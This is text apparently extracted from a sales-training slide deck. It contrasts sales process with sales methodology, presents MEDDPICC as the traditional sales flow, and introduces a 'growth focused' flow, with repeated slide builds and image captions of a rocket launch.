
Sales Growth Diagram

- Flow Management based on Situational Awareness
- Team Crafting based on Targets, Forecasting and Data



Sales Growth Diagram


- Flow Management based on Situational Awareness
- Team Crafting based on Targets, Forecasting and Data
- Sales Mapping based on Skills and Motivation



Sales Growth Diagram

- Flow Management based on Situational Awareness
- Team Crafting based on Targets, Forecasting and Data
- Sales Mapping based on Skills and Motivation

= Fastest Impact on Growth



Flow/Process Management

Process VS Methodologies

Sales Process Set-Up

- Traditional
- Growth Focused




A long-exposure photograph of a rocket launch at night. A bright, glowing orange arc of light curves across the dark blue sky, starting from a point of light on the horizon and arching towards the upper left. The horizon is dark, with some faint lights visible in the distance. The overall scene is dramatic and captures the power of the launch.

Process VS Methodology

Process VS Methodology




Sales Process



vs




Sales Methodology



Process VS Methodology




Sales Process



The specific steps employed by your sales team to close a new customer.

vs

Sales Methodology



The philosophy that your company employs to grow through sales.


A long-exposure photograph of a rocket launch at night. A bright, glowing orange arc of light curves across the dark blue sky, starting from a point of light on the horizon and arching towards the upper left. The horizon is dark, with some faint lights visible on the right side. The overall scene is dramatic and captures the power of the launch.

Traditional Sales Flow Set-Up

Traditional Sales Flow




Sales Process



The specific steps employed by your sales team to close a new customer.

=

Sales Methodology




The philosophy that your company employs to grow through sales.

Traditional Sales Flow




Sales Process



= Meddpicc

Sales Methodology




= Meddpicc

Traditional Sales Flow



Sales Methodology




= Meddpicc

Traditional Sales Flow




Melroxx

Sales Methodology



= Meddpicc

Sales Process




= Meddpicc

Traditional Sales Flow




Sales Methodology



= Meddpicc

Sales Process



= Meddpicc

Sales Training




= Meddpicc


A long-exposure photograph of a rocket launch at night. A bright, glowing orange arc of light curves across the dark blue sky, starting from a point of light on the horizon and arching towards the upper left. The horizon is dark, with some faint lights and structures visible on the right side. The text "Growth Focused Flow" is overlaid in the center in a white, sans-serif font.

Growth Focused Flow


Growth Focused Flow



